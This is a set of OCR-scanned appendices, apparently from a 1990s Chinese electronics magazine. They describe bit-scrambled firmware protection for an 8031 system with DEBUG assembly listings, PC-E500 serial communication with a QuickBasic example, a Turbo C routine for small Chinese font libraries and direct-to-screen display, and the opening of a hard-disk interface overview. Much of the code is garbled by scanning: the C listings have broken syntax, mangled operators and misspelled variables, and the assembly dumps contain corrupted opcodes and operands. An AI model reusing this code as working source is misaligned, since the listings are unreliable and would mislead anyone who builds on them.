为了使自己的产品不被非法仿制和盗版,科技工作者们想方设法申请专利和版权,以期得到法律的保护,但申请专利或多或少要暴露设计方法,给不法分子以可乘之机;也有人把整个装置进行大规模大规模集成化,做成一个芯片,同时申请专利,优点是产品本身得到了保护,仅能通过“黑箱方法”模拟其功能,不能简单“翻版”,但是有一次性模具投入大,导致成本高的缺点,只有大批量生产时,才能大幅度地降低成本。

众所周知,智能产品一般是计算机系统,靠计算机内 CPU 或 MPU 根据存储在 EPROM、PROM、EEPROM 中的程序(指令)一步一步工作的,系统要实现什么功能,就应提供相应功能的程序,硬件仅提供一个环境,并且同软件相适应。因此,对于不太复杂的系统(智能电子产品),只要稍对硬件的软件进行分析,并根据产品实现的功能,就可以分析出电路原理,用了什么集成电路(虽然出厂时,厂家一般已将集成块的型号擦掉)等;对于较复杂的产品,除上述分析方法外,还可以通电进行测试,以便找出其中的逻辑关系,但分析时对软件的依赖性就越大,由于固化在产品程序存储器中的程序通过编程器极易读出来,因此,如果不通过某种方法对软件进行加密,就无疑为非法盗版者提供了方便。

如果能通过硬件电路的设计对加密后的软件进行解密,则可以按某种规模加密后的软件写入 EPROM 中,使程序分析起来杂乱无章,毫无规律,因而产品设计方法不易被破解。

下面给出一种简单的硬件电路的加密方法:



加密电路中用了一片 245,同时起到电流驱动作用,以提高带负载能力,加密方法是:程序存储器中的指令,按下述关系被 8031 读取:

EPROM	D0	D1	D2	D3	D4	D5	D6	D7
8031	D1	D4	D0	D5	D2	D6	D7	D3
而 RAM 中的数据同 8031 的对应关系如下:								
RAM	D0	D1	D2	D3	D4	D5	D6	D7
8031	D7	D4	D2	D1	D5	D3	D0	D6

当被加密的程序写入 EPROM 后,系统在运行时,CPU、MPU 通过 245 按上述方法“错位”进行解密,使得被加密后的程序通过硬件自动解密正好是未被加密的程序,解密硬件还可以通过逻辑电路对数据总线的 D0~D7 位进行逻辑运算后实现,读者可以根据对一原理参考设计。

如能按合对硬件电路加密的同时,还对未被加密的软件全部或部分再次加密,让计算机在运行过程中进行解密,并把解密后的程序放到 RAM 中,通过 CALL、JMP 或 LJMP 等指令运行 RAM 中的程序,则加密更完善。

下面以 D6 对 D0、D7 对 D4 一种较简单的加密方法给出一个例子,其中 SECRET FILE 是加密软件,而 BE SECRETED FILE 是对 SECRET FILE 机器码加密后对应的机器代码,由加密后的程序可以看出,程序毫无规律,起到了加密的目的。

```

;secret file
-u100.102
5975;0100 eb2a      JMP 012C
5975;0102 90       NOP
-d102.12b

```

□ 四川 陈斌

```

5975,0100 90 00 00 00 00 72-75 6E 74 69 6D65 20
65 .....runtime e
5975,0110 72 72 6F 72 2E 24 6F 6C-64 2E 66 69
6C00 00 73 rror. $01d.fil..s
5975,0120 65 63 72 65 74 65 64 2E-66 69 6C
00ecreted.fil.
-u12c lcb
5975,012C 50 PUSH AX
5975,012D 53 PUSH BX
5975,012E 56 PUSH SI
5975,012F 52 PUSH DX
5975,0130 1E PUSH DS
5975,0131 51 PUSH CX
5975,0132 0E PUSH CS
5975,0133 1F POP DS
5975,0134 BA1601 MOV DX.0116
5975,0137 B90000 MOV CX.0000
5975,013A B43D MOV AH.3D
5975,013C CD21 INT 21
5975,013E 7303 JNB 0143
5975,0140 EB78 JMP 01BA
5975,0142 90 NOP
5975,0143 A30301 MOV [0103].AX
5975,0146 BA1F01 MOV DX.011F
5975,0149 B90000 MOV CX.0000
5975,014C B43C MOV AH.3C
5975,014E CD21 INT 21
5975,0150 7268 JB 01BA
5975,0152 A30501 MOV [0105].AX
5975,0155 8B1E0301 MOV BX.[0103]
5975,0159 B90100 MOV CX.0001
5975,015C BA1E01 MOV DX.011E
5975,015F B43F MOV AH.3F
5975,0161 CD21 INT 21
5975,0163 7255 JB 01BA
5975,0165 3D0000 CMP AX.0000
5975,0168 7457 JZ 01C1
5975,016A A01E01 MOV AL[011E]
5975,016D D0E0 SHL AL.1
5975,016F 9C PUSHF
5975,0170 D0E0 SHL AL.1
5975,0172 9C PUSHF
5975,0173 D0E8 SHR AL.1
5975,0175 D0E8 SHR AL.1
5975,0177 D0E8 SHR AL.1
5975,0179 9C PUSHF
5975,017A 5B POP BX
5975,017B 9D POPF
5975,017C D0D0 RCL AL.1
5975,017E D0E0 SHL AL.1
5975,0180 D0E0 SHL AL.1
5975,0182 53 PUSH BX
5975,0183 9D POPF
5975,0184 D0D8 RCR AL.1
5975,0186 9D POPF
5975,0187 D0D8 RCR AL.1
5975,0189 D0E0 SHL AL.1
5975,018B 9C PUSHF
5975,018C 5B POP BX
5975,018D D0E0 SHL AL.1
5975,018F 9C PUSHF
5975,0190 D0E0 SHL AL.1
5975,0192 9C PUSHF
5975,0193 D0E0 SHL AL.1
5975,0195 9C PUSHF
5975,0196 59 POP CX
5975,0197 53 PUSH BX
5975,0198 9D POPF
5975,0199 D0D8 RCR AL.1
5975,019B 9D POPF
5975,019C D0D8 RCR AL.1
5975,019E 9D POPF
5975,019F D0D8 RCR AL.1
5975,01A1 51 PUSH CX
5975,01A2 9D POPF
5975,01A3 D0D8 RCR AL.1
5975,01A5 A21E01 MOV [011E].AL
5975,01A8 BA1E01 MOV DX.011E
5975,01AB 8B1E0501 MOV BX.[0105]
5975,01AF B440 MOV AH.40
5975,01B1 B90100 MOV CX.0001
5975,01B4 CD21 INT 21
5975,01B6 7202 JB 01BA
5975,01B8 EB9B JMP 0155
    
```

```

5975,01BA BA0701 MOV DX.0107
5975,01BD B409 MOV AH.09
5975,01BF CD21 INT 21
5975,01C1 59 POP CX
5975,01C2 1F POP DS
5975,01C3 5A POP DX
5975,01C4 5E POP SI
5975,01C5 5B POP BX
5975,01C6 58 POP AX
5975,01C7 B8004C MOV AX.4C00
5975,01CA CD21 INT 21
-q
rbe secreted file
-u100.102
5975,0100 7B2A JPO 012C
5975,0102 90 NOP
-d102.12b
5975,010090 00 00 00 00 A3-E5 2F A5 69 6D 65 20
65 ...../ime e
5975,0110A3 A3 6F A3 2E 24 6F 2D-25 2E 27 69
2D 00 00 E3...0. $0-%'i-...
5975,012065 63 A3 65 A5 65 25 2E-27 69 2D 00 ec.
e.e%'i-.
-u12c lcb
5975,012C 81C38783 ADD BX.8387
5975,0130 8EC1 MOV ES.CX
5975,0132 0E PUSH CS
5975,0133 CE INTO
5975,0134 BA8640 MOV DX.4086
5975,0137 F8 CLC
5975,0138 0000 ADD [BX+SI].AL
5975,013A B4EC MOV AH.EC
5975,013C 5D POP BP
5975,013D 60 DB 60
5975,013E E342 JCXZ 0182
5975,0140 7BA9 JPO 00EB
5975,0142 90 NOP
5975,0143 7242 JB 0187
5975,0145 40 INC AX
5975,0146 BACE40 MOV DX.40CE
5975,0149 F8 CLC
5975,014A 0000 ADD [BX+SI].AL
5975,014C B4AC MOV AH.AC
5975,014E 5D POP BP
5975,014F 60 DB 60
5975,0150 A32972 MOV [7229].AX
5975,0153 44 INC SP
5975,0154 40 INC AX
5975,0155 5A POP DX
5975,0156 8E4240 MOV ES.[BP+SI+40]
5975,0159 F8 CLC
5975,015A 40 INC AX
5975,015B 00BARE40 ADD [BP+SI+408E].BH
5975,015F B4EE MOV AH.EE
5975,0161 5D POP BP
5975,0162 60 DB 60
5975,0163 A3C5EC MOV [ECC5].AX
5975,0166 0000 ADD [BX+SI].AL
5975,0168 A5 MOVSW
5975,0169 C7308E40 MOV WORD PTR [BX + SI],
408E
5975,016D 91 XCHG CX,AX
5975,016E 319C9131 XOR [SI+3191].BX
5975,0172 9C PUSHF
5975,0173 91 XCHG CX,AX
5975,0174 39913991 CMP [BX+DI+9139].DX
5975,0178 399C8DC0 CMP [SI+DCCB].BX
5975,017C 91 XCHG CX,AX
5975,017D 91 XCHG CX,AX
5975,017E 91 XCHG CX,AX
5975,017F 319131C3 XOR [BX + DI + C311].DX
5975,0183 DC9199DC PCOM QWORD PTR [BX + DI + DC99]
5975,0187 91 XCHG CX,AX
5975,0188 99 CWD
5975,0189 91 XCHG CX,AX
5975,018A 319C8B91 XOR [SI+91CB].BX
5975,018E 319C9131 XOR [SI+3191].BX
5975,0192 9C PUSHF
5975,0193 91 XCHG CX,AX
5975,0194 319C8C93 XOR [SI+C3C9].BX
5975,0198 DC9199DC PCOM QWORD PTR [BX + DI + DC99]
5975,019C 91 XCHG CX,AX
5975,019D 99 CWD
5975,019E DC9199DC PCOM QWORD PTR [BX + DI + DC99]
5975,01A2 DC9199DC PCOM QWORD PTR [BX + DI + DC99]
5975,01A6 8E40BA MOV ES.[BX + SI - 46]
5975,01A9 8E405A MOV ES.[BX + SI - 5A]
    
```

```

5975,01AC 8E4440 MOV ES.[SI+40]
5975,01AF B401 MOV AH.01
5975,01B1 F4 CLC
5975,01B2 40 INC AX
5975,01B3 005D60 ADD [DI+60].BL
5975,01B6 A3027B MOV [7B02].AX
5975,01B9 DABA4640 FIDIVR DWORD PTR [BP - SI + 4046]
5975,01BD B448 MOV AH.48
5975,01BF 5D POP BP
5975,01C0 60 DB 60
5975,01C1 C9 DB C9
5975,01C2 CE INTO
5975,01C3 8B9C8B9 MOV CX.[BX+89CB]
5975,01C7 B8000D MOV AX.0D00
5975,01CA 5D POP BP
5975,01CB 60 DB 60
-q
    
```

附录八

PC-E500袖珍机与微机之间的数据通信

摘要 本文介绍了PC-E500袖珍机与微机的通信,用作地籍测量数据采集时数据的安全存储和死机时恢复的要点。

关键词 数据通信;数据存储;死机处理
 PC-E500机作为PC-1500机换代产品,它的开发与使用已成为测绘领域的热点,由于其自身的优点,使得它成为目前地籍测量外业数据采集器的首选产品。九二年底,我单位购进PC-E500机10台,经过一段时间的开发与使用,积累了一些经验,今着文简述供同行参考。

一、与微机之间的通信
 PC-E500用于地籍测量的外业数据采集,主要是用它来计算和存储界址点、地物点坐标,其后期的数据处理,诸如面积计算、统计、绘制宗地图、地籍图等必须借助于微机进行,因而首先应当解决PC-E500机与微机之间的通信问题,这样就可以不用为PC-E500配备专用的外围设备。

1、与微机之间通信的硬件接口
 PC-E500机提供了一个标准的串行I/O口,位于机器的右侧,是一个15芯的插座,其定义如下:

孔号	符号	I/O	功能
1	FG	-	机架地
2	SD	OUT	发送信号
3	RD	IN	接收信号
4	RS	OUT	请求送数(高电平)
5	CS	IN	检测送数请求(高电平)
7	SG	-	信号地
8	CD	IN	检测接收允许(高电平)
10	VC	-	电源(5V)
11	RR	OUT	允许接收(高电平)
13	VC	-	电源(5V)
14	ER	OUT	数据终端就绪(高电平)

同样,微机也都配有串行通信接口,RS-232C接口是目前最常用的一种串行通信接口,它有25个引脚,每一个引脚的信号规定是标准的,对各种信号的电平规定也是标准的,因而便于互相连接,通常25个引脚中只使用8个,其信号规定如下:

引脚	符号	名称	I/O
1	GND	保护地	-
2	TD	发送数据	OUT
3	RD	接收数据	IN
4	RTS	请求了送(高电平)	OUT
5	CTS	清除发送(高电平)	IN
6	DSR	数据设备就绪	IN

7	GRND	信号地	—
8	DCD	载波检测(高电平)	IN
20	DTR	数据终端就绪(高电平)	OUT
22	RI	振铃指示	IN
23	DSRD	数据信号速率选择	双向

通常微机还使用一种9针串行口,其信号规定如下:


表三

引脚	符号	名称	I/O
1	DCD	载波检测(高电平)	IN
2	RD	接收数据	IN
3	TD	发送数据	OUT
4	DTR	数据终端就绪(高电平)	OUT
5	GRND	信号地	—
6	DSR	数据设备就绪	IN
7	RTS	请求发送(高电平)	OUT
8	CTS	清除发送(高电平)	IN
9	RI	振铃指示	IN


从表一、表二和表三可以看出串口的功能可分为两部分:数据传输和信息控制。数据传输功能很简单,即位于脚2和脚3上的数据发送和数据接收,只有这两脚用于数据传输,其余引脚都用于信息控制,它们传输的信号是用于控制通信行为和状态的指令,对PC-E500而言,第2脚和第7脚即构成了一个串行输出口,但必须以第5脚(CS)接收到高电平为条件,第3脚和第7脚构成一个串行输入口,但必须以第8脚(CD)接收到高电平为条件。其与微机构成双向传输口,接线方式如下:

方式一、三线式

PC-E500串行 I/O 微机 RS-232D




PC-E500串行 I/O 微机9针串口



方式二、七线式

PC-E500串行 I/O 微机 RS-232D



PC-E500串行 I/O 微机9针串口



以上所示的传输方式中,三线式因其结构简单,可以与微机进行通信,也可以与一些只有简单通信口的仪器相连接,但通信过程中因缺乏必要的联络信号,故要注意时间上的配合。而七线式因有控制联络信号,故能做到高效率高速度的数据传送。上述传输方式中,串联了部分电阻(1-5KΩ),这是因为两边电平不同的缘故。

2.与微机之间通信的软件实现

解决PC-E500机与微机之间的硬件连接后,下面需要从编程方面入手,解决它与微机通信的软件实

现问题。首先,为了使数据通信能够顺利进行,需要在通信双方间就如何交换信息建立一个共同的约定,称为数据通信协议。数据通信中数据流就是由人们设置的通信参数来控制的。通信协议参数一般包括数据传输速度、字符传送格式、联络方式以及数据输入、输出格式等。

PC-E500机与串行通信有关的语句有:

①OPEN语句用于打开串行口,如OPEN"1200,N,8,1,A,L,&H1A,N,N"AS #1表示设置串行口的波特率为1200,不进行检查,字长为8位,1个停止位。A表示传送ASCII代码,L表示分隔符为CR+LF,&H1A为文件结束代码,N表示不使用XON或XOFF代码,后一个N表示不使用SO,SI代码。在通信中一般改变较多的参数是波特率,如要改变上述通信参数中的波特率为2400,只要用OPEN"2400"(CR)即可,函数OPEN\$返回当前通信的参数,OPEN则表示以当前通信参数打开通信口。

②PRINT #1,A\$如用OPEN语句设置通信参数时同时设置串行I/O口为1号文件,则PRINT #1,A\$意即将A\$按ASCII代码的格式从串行口发送出去。

③INPUT #1,A\$从串行I/O口读数据存放在A\$中,以0D0A为分隔符。

④A\$=INPUT\$(n,#1)从串行口读n个字节存入A\$

⑤SAVE将内存中的BASIC程序以ASCII字符的方式(不用内部码)从串行口发送出去,以&H1A为程序结束代码,SAVE指令同时打开串行口,发送结束后又自行关闭串行口,其通信参数采用当前设置,若想更改通信参数,先用OPEN命令设置所需的参数后,打开串行口,再发CLOSE命令关闭I/O口,此时新设置的参数成为当前的缺省通信参数。

⑥LOAD将串行I/O口读到的ASCII字符视为BASIC程序装入内存,接收到&H1A代码后停止接收,并将ASCII代码组成的程序自动转化成内部码格式,与SAVE指令一样,LOAD指令自动打开串行口,接收结束后自行关闭串行口,其参数设置参照"SAVE"。

PC-E500接收微机送来的BASIC文件举例:

(一)PC-E500机用LOAD指令接收。

(二)微机端运行QuickBasic程序:

```
OPEN"COM1,1200,N,8,1,CS,DS,CD"FOR OUT-
PUT AS #1
OPEN"BASEFILE.DAT"FOR INPUT AS #2
DO
```

```
LINE INPUT #2,A$
PRINT #1,A$
LOOP UNTIL EOF(2)
PRINT #1,CHR$(10);CHR$(26)
```

BASEFILE.DAT中放有PC-E500的BASIC程序,程序从BASEFILE.DAT中逐行读到A\$中,然后通过串口送到PC-E500,文件读取结束后,再传送0AH和1AH文件结束标志。

3.与微机之间通信常见软件故障处理

没有比通信故障更令人恼火的事了,倒不是说通信过程有多么复杂,但它确有诀窍,只要掌握了常见故障的解决方法,在工作中,我们就能得心应手。

①微机BASIC程序传送到PC-E500时,在PC-E500上执行LOAD命令,出现I/O error提示,其故障原因大多为通信参数不一致,查出它们之间的差异并改正,故障即可解决。

②微机BASIC程序传送到PC-E500时,在PC-E500上执行LOAD命令,出现Line buffer overflow提示,其故障原因大多为两机通信过程中缺少控制联络信号而使得它们在时间上不一致,PC-E500来不及接收到的ASCII码转化成内部码格式,使行缓冲区溢出,解决的办法有两个,一个是硬件上采用七线式连接,增加信息控制;另一个是在PRO状态下执行TEXT命令,设置TEXT状态,使PC-E500不将收到的ASCII码转换成内部码,通信结束后,发BASIC命令即可。

③微机BASIC程序传送到PC-E500时,在PC-E500上执行LOAD命令,出现Undefined line or Illegal linenumber提示,说明所编制的BASIC程序格式不符合PC-E500机的要求,修改原程序后,重新通信。

④微机BASIC程序传送到PC-E500时,在PC-E500上执行LOAD命令,出现Out of memory提示,说明PC-E500内存不够,试执行CLEAR,NEW或重新初始化RAM盘,再进行通信。

⑤微机与PC-E500双向通信时,在PC-E500上出现Too many files open or File already Open提示,说明打开的文件数目太多或已打开,中断进程,执行CLOSE命令后,再试。

⑥上述多种情况大多讲述在PC-E500机上出现的错误提示,其实在PC-E500数据传输到微机时,也同样有类似的提示,解决这些问题的方法也类似。

总的看来,解决PC-E500机与微机双向通信的故障,一方面要注意时间上的配合,另一方在于程序的不完善。

二、数据的安全存储

用过PC-E500作野外数据采集器的都知道,其数据的存储大多从内存的高端向低端存储,当存储的数据过多时,便有可能覆盖程序,致使程序混乱,因此为了数据的安全,一般在程序中控制数据存储量,类似于PC-1500,PC-E500的数据存储也可以参照PC-1500,将数据压缩存储在内存高端,问题是我们在用数据采集程序时,还有可能使用ROM区的数理统计、矩阵运算等模块,由于内存的限制便有可能将RAM区高端的数据覆盖掉,因而我们需要采用有别于PC-1500的数据安全存储方法。

1.内存分配简述

首先,我们应了解该机的内存分配情况,该机的寻址能力为1M字节,共分为4个区,从低地址到高地址分别为信息区、"F"区"和ROM区,每区256K字节,信息区开始256个字节是系统变量和ROM信息,从地址&H02000开始的4K字节是显示缓冲区,其余空位,主机32K容量在"E"区,插接外模块时在"F"区,内存分布图如下:

00000H	系统变量和ROM信息 256Byte
02000HH	显示缓冲区4K字节
40000H	"F"区
80000H	"E"区
C0000H	ROM区
FFFFFFH	ROM区

由于"E"、"F"两区最大容量各为256K字节,现主机容量"E"区只有32K,为一块62256静态RAM芯片,如把此芯片更换为更大容量的64K或128K的静态RAM,就可把"E"区扩充为相应的容量,扩充时要注意把芯片的地址线、数据线、片选线与机器内部相应的线相连接,"F"区的容量到通过插接外模块来实现。

2.数据的安全存储

纵观PC-E500机内存分配情况,只有"E"区和"F"区可以用来存储数据,而"F"区需要外插模块,模块的装卸容易引起数据的丢失,因而只有"E"区用来存储数据,从整个"E"区来看,其存储区间从低地址到高地址依次为RAM盘(如果设置了E盘的话),驻留在内存的BASIC程序、程序运行时所定义的数据区,类似微机的磁盘,将所采集的数据压缩存储在E盘是比较安全的。

假设我们所使用的PC-E500已扩容至64K,定义的E盘为40K,E盘的高址为&H80000+40K,发disk(3)*256命令,查出E盘的可用空间,根据每个记录的长度,就可以确定最多可存储多少个记录,数据从E盘的高地址向低地址压缩存储,使用poke &Haddr, Value命令和peek &Haddr函数对数据进行存储和读取操作。

三、死机现象的处理

从有关杂志及我们的应用发现PC-E500经常会发生"死锁"现象,按任何键机器都不响应或无缘无故地要求初始化内存,此时,应当仔细处理,一不谨慎,大量的数据便会因误操作而付之流水,PC-E500死机现象经常发生于以下几种情形:①种用微机编程、调试,频繁地编辑、按键,突然按键不反应;②程序运行后,不关机,隔一段时间使用时,按键不响应;③程序运行正常退出,下次开机使用时,出现如下A或B提示,这种情形大多发生在将数据压入内存时,破坏了RAM区的系统信息。

提示A

```
S1(MAIN);NEW CARD
PF1 INITIALIZE
```

提示B

```
S1(MAIN)
ALL CLEAR OK?(Y/N)
```

1. 保证数据安全情况下死机现象的处理
 打开电池后盖,将红色开关拨至B,卸下电池,几秒种后,一只手按住 ON 键的同时,另一只手重新装上电池,若屏幕显示 NO MEMORY,装上电池后盖,重新开机则 PC-E500机恢复正常。

2. 迫不得已情况下丢失数据的死机现象处理
 如果第一种方法不能奏效,此时要想恢复正常运行,大多不能保证数据安全,压住 ON 键,然后恢复位键,在松开 ON 之前先松开复位键,出现上述 A 或 B 提示,按提示操作即可。

九二年底我们开发了用于 PC-E500机的地籍测量数据采集程序,增加了测算图形提示,经过南京江宁县,南通市的生产和使用,反应良好,当然 PC-E500 的开发使用对我来说才刚起步,文中不当之处,欢迎指下,仅当抛砖引玉吧。

南通 王家俊

附录九

介绍一种微型工业测控系统中 最经济、可靠的汉字显示法

微型工业测控系统(如 STD 工业控制机,工业 PC 机)等,由于其要求高可靠性和对环境的强适应能力,因而,在硬件上有许多不用于办公室微型机的特点:首先,其内存一般是用造价较高的静态 SRAM 制成,容量较小,其次一般也不用硬盘,而用可靠性高的半导体盘代之,由于半导体盘的造价较高,因而也不可能做的象硬盘那样大,所以在这样的微机上使用占内存及磁盘空间都较大的汉字操作系统就很经济,那么如何经济可靠的解决汉字的显示问题呢?这里介绍给读者一种自建专用小字模库,直接写屏快速显示汉字的方法,该方法所建字模库很小,可同应用程序一起固化在 EPROM 盘上;汉字的直接写屏速度很快,完全能够满足工业控制应用软件的需要,是一种非常实用的方法。

GETZM.C 完成自建字模库的工作,自建字模库的原理是:由于一套工控软件需要显示的汉字数量是有限的,我们可以用字处理软件将所需要显示的汉字全部罗列出来,形成索引文件(在文件 DISPLAY.C 中用的索引文件名是 INDEX.HZ),然后运行 GETZM.C,输入索引文件名是 SLIB.HZ)将形成自建的小字模库。

DISPLAY.C 完成汉字的显示任务,函数 INIT() 实现初始化工作,将索引文件读入内存,此函数可与工控软件的初始化函数放在一起;WORD1() 函数实现一个汉字的描点显示,此方法显示汉字速度慢,但对汉字进行放大比较容易,这里也提供给大家,读者有兴趣还可对此函数进一步加工,实现汉字的旋转显示;WORD2() 函数实现一个汉字的直接写屏显示,此方法显示汉字速度快,但对汉字的放大比较困难,因而在函数 OUTHZXY() 中,对于要放大的汉字,用 WORD1() 函数,不放大的用 WORD2() 函数,变量 activ 是标志显示器活动页的,如果是 0 页,activ=0,若是 1 页 activ=1,由于 CGA 的 2 方式只有一页,所以这里 activ=0,OUTHZXY() 函数还可以进一步加工,以实现汉字的整行显示;

陕西 丁文

下面给出用 Turbo C2.0 编制的程序清单:

```
* * * * *
* 文件名 GETZM.C *
* 功能 用于自建字模库 *
* * * * *
#include<stdio.h>
#include<graphics.h>
int directvideo=0;
int right=638,down=350;
FILE *fp3,*fp1,*fp2;
unsigned char hhanzi[16][2];
int tx,ty,tx1,ty1,xc,yc;
int cx_size=1,cy_size=1;
int c=YELLOW;
unsigned char hz_index[400][2];
int hz_count=0;
```

```
main()
(char hz[30];
int i;
int graphdriver=VGA,graphmode=1;
initgraph(&graphdriver,&graphmode,"c:\\borlandc\\bgi");
xc=1,yc=1;
gotoxy(10,10);
textcolor(RED);
cprintf("Please input source file name:");
cscanf("%s",&hz);
fp2=fopen(hz,"r+b");
if(fp2==NULL){printf("not open");exit(0);}
gotoxy(10,12);
cprintf("please input output sub_lib file name:");
cscanf("%s",&hz);
cleardevice();
fp1=fopen(hz,"w+b");
for(i=0;i++)
{
setcolor(RED);
hz[0]=fgetc(fp2);
if(!fgetc(fp2));
hz[2]='\0';
if(hz[0]&0x80)
{word1(hz);
if(xc>620){xc=0,yc+=16;else xc+=16;
}
}
fclose(fp2);
fclose(fp1);
getch();
}
word1(char *str1)
(unsigned int c1,c22;
if(str1[0]&0x80)/*如果是汉字*/
{
c11=(str1[0]-0xa0)&0x00ff;
c22=(str1[1]-0xa0)&0x00ff;
ccd1(c11,c22);
/* else outtextxy(xc,yc,str1);*/
}
ccd1(ch,cl)/*将汉字字模由西山DOS的汉字库中取出*/
char ch,cl;
{
long int rec;
fp3=fopen("c:\\xsdos.lph","r+b");
if(fp3==NULL)
{printf("xsdos.lph not open");exit(0);}
if(ch>8)
ch=ch-6;
rec=(long)((ch-1)*94+cl-1)*16*2;
fseek(fp3,rec,SEEK_SET);
fread(&hhanzi,1,32,fp3);
if((tx+18)<right&&(ty+18)<down)crt1();
else if((ty+36)<down){tx=tx1;ty=ty+18;crt1();}
else if((ty+36)>down){tx=tx1;ty=ty1;crt1();}
tx=tx+18;
fclose(fp3);
}
crt1() /*将读出的字模写在屏幕上*/
(int i,j,k,m,n;
fwrite(&hhanzi,1,32,fp1);
for(i=0;i<16;i++)
for(k=0;k<2;k++)
for(j=0;j<8;j++)
{
if((hhanzi[i][k]&0x80))
{
for(m=0;m<1;m++)
for(n=0;n<1;n++)
putpixel(xc+(k*8+j)*cx_size+m,
yc+cy_size*i+n,c);
}
}
hhanzi[i][k]<<=1;
}
* * * * *
* 文件名 DISPLAY.C *
* 功能 实现汉字的快速显示 *
* * * * *
#include<stdio.h>
#include<graphics.h>
FILE *fp1,fp2;
unsigned char hhanzi[16][2];
int hz_index[400][2];
int hz_count=0;
int hz_count=0,activ=0;
char *stel;
main()
{
int graphdriver=VGA,graphmode=2;
initgraph(&graphdriver,&graphmode,"c:\\");
init();
outhzxy(210,70,1,1,RED,BLUE,"介绍一种廉价工控机上");
outhzxy(230,130,1,2,YELLOW,RED,"汉字的显示方法");
outhzxy(120,210,2,1BLUE,YELLOW,")建立小字模库,经济方便");
getch();
closegraph();
}
init()/*初始化,将索引文件读入内存*/
{int i,j;
fp1=fopen("index.hz","r");
i=0;
if(fp1==NULL)
{
while((j=fgetc(fp1))!=EOF)
{
if(j==0xa)
{
j=fgetc(fp1);
if(j==EOF)break;
}
}
hz_index[i][0]=j;
hz_index[i][1]=fgetc(fp1);
i++;
}
}
hz_count=i;
fclose(fp1);
}
/*显示一行汉字*/
outhzxy(int x,int y,int x_size,int y_size,int clor,
int bclor,unsigned char *str)
{int i=0;
fp2=fopen("slib.hz","r+b");
if(fp2==NULL){printf("not open");}
setcolor(clor);
while(str[i]!='\0')
{
setfillstyle(SOLID_FILL,bclor);
bar(x,y,x+16*x_size,y+16*y_size);
if(str[i]&0x80)
{if(x_size||y_size==1)
word1(x,y,x_size,y_size,clor,str[i],str[i+1]);
if(x_size==1&&y_size==1)
word2(x,y,clor,bclor,str[i],ste[i+1]);
i+=2;x=x+16*x_size;
}else
{
str[0]=str[i];
str[1]='\0';
outtextxy(x,y+4,str1;x=x+8;i++;
}
}
fclose(fp2);
}
/*用描点法显示汉字*/
word1(int x,int y,int x_size,int y_size,int clor,
unsigned char chh,unsigned char chl)
{
int size;
int counter;
int i,j,k,m,n;
unsigned long int rec;
for(i=0;i<hz_count;i++)
{
if((hz_index[i][0]&0x00ff==chh&&(hz_index[i][1]&0x00ff)==chl)
{counter=i; break;}
}
rec=(long)counter*32;
fseek(fp2,rec,SEEK_SET);
fread(&hhanzi,1,32,fp2);
for(i=0;i<16;i++)
for(k=0;k<2;k++)
for(j=0;j<8;j++)
{
if((hhanzi[i][k]&0x80))
{
for(m=0;m<x_size;m++)
for(n=0;n<y_size;n++)
putpixel(x+(k*8+j)*x_size+m,y+y_size*i+n,clor);
}
}
}
```

```

}
hhanzi[i][k]<=<=1;
}
};
/*用直接写屏法显示汉字*/
word2(int x,int y,int clor,int bclor,unsigned char
chh,unsigned char chl)
{
int counter;
int i,j,k,m,n,temp;
unsigned long int rec;
unsigned char far *port;
if(activ==0)port=0xa0000000;
else port=0xa0000000+32848;
for(i=0;i<hz_counti+i++)
{
if((hz_index[i][0]&0x00ff)==chh&&(hz_index
[i][1]&0x00ff)==chl)
{counter=i;break;}
}
rec=(long)counter*32;
fseek(fp2,rec,SEEK_SET);
fread(&hhanzi,1,32,fp2);
outportb(0x3ce,5);
outportb(0x3cf,0x00);/* writ mode 0 */
for(i=0;i<16;i++)
{
temp=(port+y*80+x/8+i*80);
outportb(0x3c4,2);
outportb(0x3c5,bclor);/* map mask register */
outportb(0x3ce,0x08);
outportb(0x3cf,hhanzi[i][0]);
*(port+y*80+x/8+i*80)=0x00;
outportb(0x3c4,2);
outportb(0x3c5,bclor);/* map mask register */
outportb(0x3ce,0x08);
outportb(0x3cf,hhanzi[i][0]);
*(port+y*80+x/8+i*80)=0xff;
temp=(port+y*80+x/8+i*80+1);
outportb(0x3c4,2);
outportb(0x3c5,bclor);/* map mask register */
outportb(0x3ce,0x08);
outportb(0x3cf,hhanzi[i][1]);
*(port+y*80+x/8+i*80)=0x00;
outportb(0x3c4,2);
outportb(0x3c5,bclor);/* map mask register */
*(port+y*80+x/8+i*80)=0xff;
}
outportb(0x3c5,0xff);/* map mask register */
outportb(0x3ce,0x08);
outportb(0x3cf,0xff);
}

```

附录十

硬盘驱动器接口类型、特点及接口信号的意义

硬盘驱动器接口是连接计算机系统的快速外存储器(硬盘驱动器HDD)与计算机主机之间的通道。其主要功能是完成主机与硬盘驱动器的数据传送,主机向硬盘驱动器的控制信号传送和硬盘驱动器工作状态信号的反馈。在实际应用中,了解硬盘驱动器的接口特点和接口信号有助于计算机用户进行系统资源的扩充和系统故障的诊断。近年来,计算机软件业发展很快,许多新版软件对计算机的容量要求很大,如 Borland c++3.1,全部安装需40兆字节的空间,加上支持环境、运行空间,至少要用70MB的硬盘空间,而以前流行的无硬盘PC机,小容量PC机无法适应这一要求,必然面临着加装硬盘驱动器的问题,这时,用户必须考虑选择什么样接口的硬盘驱动器才能适合原来的计算机系统。另一方面,硬盘驱动器接口传输的是主机与驱动器间的各种命令或工作状态信号,通过对接口信号的测量,有助于系统故障的快速诊断。

随着计算机应用的目的广泛,对硬盘驱动器接口的要求越来越高,许多生产厂家为了适应这一要求,开发出各种各样的硬盘驱动器接口,例如,ST506/412接口,ESDI接口,SMD接口,SCSI接口,PI接口,ISI接口,ATBUS接口等,这些接口有的已为大多数厂商接受成为标准的工业接口,有的尚在完善与发展之中,下面结合硬盘数据编码介绍一下当前微型计算机系统中用得较多的四种硬盘驱动器接口:ST506/412接口,ATBUS接口,ESDI接口和SCSI接口。

一、硬盘驱动器数据编码

数据的编码方式是影响数据传输速率的主要因素之一;在不同的硬盘驱动器接口类型中传输数据的编码方式是不同的,目前,硬盘数据的编码方式主要有以下几种。

1、FM 编码,也称调制编码,是早期磁盘驱动器最常用的编码方式,在 FM 编码中规定在位单元中写入一个脉冲定义为逻辑“1”,在位单元的中心无电流脉冲定义为逻辑“0”,在每个位单元的前沿有一时钟脉冲。

